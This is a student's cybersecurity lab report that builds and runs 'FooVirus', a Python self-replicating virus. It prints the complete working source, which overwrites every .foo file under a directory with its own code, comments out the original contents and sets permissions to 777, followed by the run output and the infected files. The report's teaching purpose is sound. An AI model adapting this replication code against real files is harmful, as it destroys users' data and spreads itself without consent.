Software and CyberSecurity Lab (CS/IT 445)

Lab Assignment 10

Aayush Patel

202151106

SELF-REPLICATING VIRUS

Lab Overview

In this lab assignment, I explored the concept of self-replicating viruses by implementing a Python-based example called ***FooVirus***. The objective was to understand how such viruses operate by replicating themselves and infecting specific files. The program identifies files with the .foo extension in a given directory and its subdirectories, copies its own code into these files, and comments out their original content. I set up a structured directory with sample .foo files, executed the provided Python code, and observed how the virus replicated and modified the file contents. This exercise helped me understand the mechanics and potential security implications of self-replicating viruses in a controlled environment.

Steps


1. Create a folder with the name "Lab10" anywhere in your machine directory. Copy main.py file into Lab10 directory.

2. Create four text files a.foo, b.foo, c.foo, and d.foo, all containing your student ID and Name (same data).


3. Store a.foo and b.foo into the Lab10 directory along with main.py.

4. Create a subfolder inside the Lab10 directory with name "subLab10".


5. Store c.foo and d.foo into the subLab10 directory




```
LAB10
  subLab10
    c.foo
    d.foo
  a.foo
  b.foo
  main.py
```




```
1    202151106 - Aayush Patel
```



```
1    202151106 - Aayush Patel
```



```
1    202151106 - Aayush Patel
```



```
1    202151106 - Aayush Patel
```


As you can we have clearly setup the environment for performing the lab. I have created 2 .foo files in Lab10 and 2 .foo files in subLab10.Now let’s execute the code .

Code


```python
import sys
import os
import glob

print("Hello from FooVirus")
IN = open(sys.argv[0], "r") # sys.argv[0] refers to this file -> We are reading this code file
virus = [line for (i, line) in enumerate(IN) if i < 37] # Storing first 37 line of code in virus
virus.append("\n")
# FOR every file with extension .foo in current directory
for item in glob.glob("./**/*.foo", recursive=True):
    IN = open(item, "r") # open file in read mode
    print("Opened", item)
    all_of_it = IN.readlines()
    IN.close() # closing the file
    if any("foovirus" in line for line in all_of_it):
        continue # if the word foovirus is written in any line then skip writing to the file
    os.chmod(item, 0o777) # Read Write and Execute access to owner groups and all others
    OUT = open(item, "w") # Open File in write mode
    OUT.writelines(virus) # Write the code lines to the file
    all_of_it = ["#" + line for line in all_of_it] # put "#" in front of the content previously present in the file
    OUT.writelines(all_of_it)
    OUT.close()
```

Output



```
PS C:\Users\AAYUSH\Desktop\Lab10> python main.py
Hello from FooVirus
Opened .\a.foo
Opened .\b.foo
Opened .\subLab10\c.foo
Opened .\subLab10\d.foo
```




```python
import sys
import os
import glob

print("Hello from FooVirus")

IN = open(sys.argv[0], "r") # sys.argv[0] refers to this file -> We are reading this code file
virus = [line for (i, line) in enumerate(IN) if i < 37] # Storing first 37 line of code in virus

virus.append("\n")
# FOR every file with extension .foo in current directory
for item in glob.glob("./**/*.foo", recursive=True):
    IN = open(item, "r") # open file in read mode
    print("Opened", item)
    all_of_it = IN.readlines()
    IN.close() # closing the file
    if any("foovirus" in line for line in all_of_it):
        continue # if the word foovirus is written in any line then skip writing to the file
    os.chmod(item, 0o777) # Read Write and Execute access to owner groups and all others
    OUT = open(item, "w") # Open File in write mode
    OUT.writelines(virus) # Write the code lines to the file
    all_of_it = ["#" + line for line in all_of_it] # put "#" in front of the content previously present in the file
    OUT.writelines(all_of_it)
    OUT.close()
#202151106 - Aayush Patel
```




```python
import sys
import os
import glob

print("Hello from FooVirus")

IN = open(sys.argv[0], "r") # sys.argv[0] refers to this file -> We are reading this code file
virus = [line for (i, line) in enumerate(IN) if i < 37] # Storing first 37 line of code in virus

virus.append("\n")
# FOR every file with extension .foo in current directory
for item in glob.glob("./**/*.foo", recursive=True):
    IN = open(item, "r") # open file in read mode
    print("Opened", item)
    all_of_it = IN.readlines()
    IN.close() # closing the file
    if any("foovirus" in line for line in all_of_it):
        continue # if the word foovirus is written in any line then skip writing to the file
    os.chmod(item, 0o777) # Read Write and Execute access to owner groups and all others
    OUT = open(item, "w") # Open File in write mode
    OUT.writelines(virus) # Write the code lines to the file
    all_of_it = ["#" + line for line in all_of_it] # put "#" in front of the content previously present in the file
    OUT.writelines(all_of_it)
    OUT.close()
#202151106 - Aayush Patel
```




```python
import sys
import os
import glob

print("Hello from FooVirus")

IN = open(sys.argv[0], "r") # sys.argv[0] refers to this file -> We are reading this code file
virus = [line for (i, line) in enumerate(IN) if i < 37] # Storing first 37 line of code in virus

virus.append("\n")
# FOR every file with extension .foo in current directory
for item in glob.glob("./**/*.foo", recursive=True):
    IN = open(item, "r") # open file in read mode
    print("Opened", item)
    all_of_it = IN.readlines()
    IN.close() # closing the file
    if any("foovirus" in line for line in all_of_it):
        continue # if the word foovirus is written in any line then skip writing to the file
    os.chmod(item, 0o777) # Read Write and Execute access to owner groups and all others
    OUT = open(item, "w") # Open File in write mode
    OUT.writelines(virus) # Write the code lines to the file
    all_of_it = ["#" + line for line in all_of_it] # put "#" in front of the content previously present in the file
    OUT.writelines(all_of_it)
    OUT.close()
#202151106 - Aayush Patel
```



```python
import sys
import os
import glob

print("Hello from FooVirus")

IN = open(sys.argv[0], "r") # sys.argv[0] refers to this file -> We are reading this code file
virus = [line for (i, line) in enumerate(IN) if i < 37] # Storing first 37 line of code in virus

virus.append("\n")
# FOR every file with extension .foo in current directory
for item in glob.glob("./**/*.foo", recursive=True):
    IN = open(item, "r") # open file in read mode
    print("Opened", item)
    all_of_it = IN.readlines()
    IN.close() # closing the file
    if any("foovirus" in line for line in all_of_it):
        continue # if the word foovirus is written in any line then skip writing to the file
    os.chmod(item, 0o777) # Read Write and Execute access to owner groups and all others
    OUT = open(item, "w") # Open File in write mode
    OUT.writelines(virus) # Write the code lines to the file
    all_of_it = ["#" + line for line in all_of_it] # put "#" in front of the content previously present in the file
    OUT.writelines(all_of_it)
    OUT.close()
#202151106 - Aayush Patel
```

As you can see that the desired output is achieved. All the .foo files have been overwritten with the code of main.py and the existing data gets commente(See last line in each file).

Conclusion

Through this lab assignment, I gained practical insights into the behaviour and functionality of self-replicating viruses. By implementing the ***FooVirus***, I understood how such malicious programs can autonomously replicate, infect files, and modify their contents. This hands-on experience highlighted the potential threats posed by these viruses, emphasizing the importance of understanding their operation to develop effective countermeasures. It reinforced the need for secure programming practices and robust system defenses to protect against vulnerabilities that self-replicating viruses exploit.